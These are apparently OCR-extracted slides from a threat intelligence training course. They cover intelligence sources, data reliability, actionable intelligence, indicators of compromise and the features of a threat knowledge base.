
Commercial Sources

- Information is collected from **commercial entities** and security vendors that provide threat information to various organizations
- Commercial sources:
  - Kaspersky Threat Intelligence
  - McAfee
  - Avast
  - FortiGuard
  - SecureWorks
  - Cisco

Government and Law Enforcement Sources

- Information is collected from **government and law enforcement sources**
- Government sources:
  - US Computer Emergency Response Team (US-CERT)
  - European Union Agency for Network and Information Security (ENISA)
  - FBI Cyber Crime
  - StopThinkConnect
  - CERIAS Blog

Notes: ____



Threat Intelligence Collection Management: Understanding Data Reliability

- Analyst must ensure the reliability of data that is collected in order to **achieve better threat intelligence**
- Analyst must **have knowledge** on the various **factors that affect data reliability**

Assessing the relevance of intelligence sources

- The data accessed and collected must be from a reliable source, providing relevant and accurate data
- It must be ensured that this data is not altered during the collection process

Factors affecting the credibility of an intelligence source

- Lack of authenticity of the data accessed
- Inaccuracy of the data provided
- Availability of incomplete or insufficient data

Data collection methods affecting the availability of data

- Different methods of collecting data may bring out a certain amount of data according to the access level
- For example:
  - Passive method only collects internal and open shared data
  - Active method only accesses the authorized level of data only
  - Hybrid method provides the traps-based data collection

Threat Intelligence Collection Management: Produce Actionable Threat Intelligence

- Utilization of **low cost or free sources** of intelligence may introduce **additional risks** to the organization and compromises the quality of the decision-making process


- Analysts need to concentrate on **selecting intelligence sources** that contain data that is relevant, accurate, timely, and has maximum coverage

- Analysts need to answer the following questions to ensure that the intelligence data is relevant and can produce actionable threat intelligence:
  - Does the intelligence belong to the same geographical location as the organization?
  - Does the intelligence support the strategic business requirements of the organization?
  - To what extent is the information about threat actors, IoCs, and TTPs useful to the organization?
  - What are the broader effects of the intelligence on the organization?

Notes:

Collecting IoCs

- Indicators of Compromise (IoCs) are the **pieces of technical data** that are used for **building tactical threat intelligence**
- IoCs are the **clues or forensic evidence** that indicate a potential intrusion or malicious activity in an organizational network
- It comprises information regarding **suspicious or malicious activities** that is collected from various security establishments in a network infrastructure
- IoCs assist the analyst in knowing "**what happened**" in the attack and helps the analyst to observe the behavior and characteristics of malware



IoC data collection sources:

External Sources
- Commercial and Industry IoC Sources
- Free IoC Sources
- IOC Bucket


Internal Sources

Create an Accessible Threat Knowledge Base

- A knowledge repository or **knowledge base** is an important tool for the management and dissemination of threat intelligence
- The repository helps analysts to document and share threat intelligence during the entire **threat collaboration environment**

Threat knowledge repository must include:

- **Pivoting:** The ability to contextualize threat data and correlate related activities
- **Content Structuring:** The ability to store threat intelligence in a structured format
- **Data Management:** The ability to modify or delete past or irrelevant threat data
- **Protection Ranking:** The ability to apply protection ranking to sensitive data to ensure highly critical data is not shared with untrusted partners
- **News Feeds:** The ability to provide real-time news, alerts, briefings, and reports
- **Evaluating Performance:** The ability to evaluate past security metrics
- **Searchable Functionality:** The ability to query for and enrich indicators



Notes:

Organize and Store Cyber Threat Information in Knowledge Base

- Organizations generally collect threat information from a **wide variety of sources**, including open sources, external sources, and commercial threat feeds
- Based on the usage, it is necessary to **store** and **organize** threat indicators in a knowledge base

